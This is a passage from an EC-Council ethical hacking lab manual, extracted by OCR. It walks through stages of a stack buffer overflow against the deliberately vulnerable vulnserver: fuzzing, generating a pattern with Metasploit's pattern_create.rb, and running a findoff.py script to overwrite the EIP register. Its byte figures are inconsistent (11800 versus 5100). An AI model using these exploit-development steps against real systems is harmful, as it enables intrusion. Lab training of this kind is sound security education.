
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



62. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the Python script.

63. A message appears, saying that the vulnerable server crashed after receiving approximately **11800** bytes of data, but it did not overwrite the EIP register.

    Note: The byte size might differ in your lab environment.



64. Switch back to the **Windows 11** virtual machine and close **Immunity Debugger** and the vulnerable server process.


65. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

66. Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the **pattern_create** Ruby tool to generate random bytes of data.
67. Switch back to the **Parrot Security** virtual machine.
68. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.
69. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.
70. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


    Note: The password that you type will not be visible.
71. Now, type **cd** and press **Enter** to jump to the root directory.
72. Type **/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 11900** and press **Enter**.

    Note: **-l**: length, **11900**: byte size (here, we take the nearest even-number value of the byte size obtained in the previous step)
73. It will generate a random piece of bytes; right-click on it and click **Copy** to copy the code and close the **Terminal** window.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


74. Now, switch back to the previously opened terminal window, type **pluma findoff.py**, and press **Enter**.
75. A Python script file appears; replace the code within inverted commas ("") in the **offset** variable with the copied code, as shown in the screenshot.
76. Press **Ctrl+S** to save the script file and close it.




77. In the **Terminal** window, type **chmod +x findoff.py** and press **Enter** to change the mode to execute the Python script.
78. Now, type **./findoff.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

    Note: When the above script is executed, it sends random bytes of data to the target vulnerable server, which causes a buffer overflow in the stack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



79. Switch to the **Windows 11** virtual machine.
80. In the **Immunity Debugger** window, you can observe that the EIP register is overwritten with random bytes.
81. Note down the random bytes in the EIP and find the offset of those bytes.



82. Switch to the **Parrot Security** virtual machine.

